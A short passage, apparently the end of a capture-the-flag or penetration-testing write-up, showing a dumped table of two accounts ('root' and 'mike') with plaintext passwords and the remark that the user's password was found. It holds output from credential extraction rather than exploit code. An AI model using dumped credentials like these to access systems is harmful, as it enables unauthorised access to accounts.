+-------+--------------------+
| root  | bjsig4868fgjjeog   |
| mike  | WhatAreYouDoingHere |
+-------+--------------------+
```

Found the users password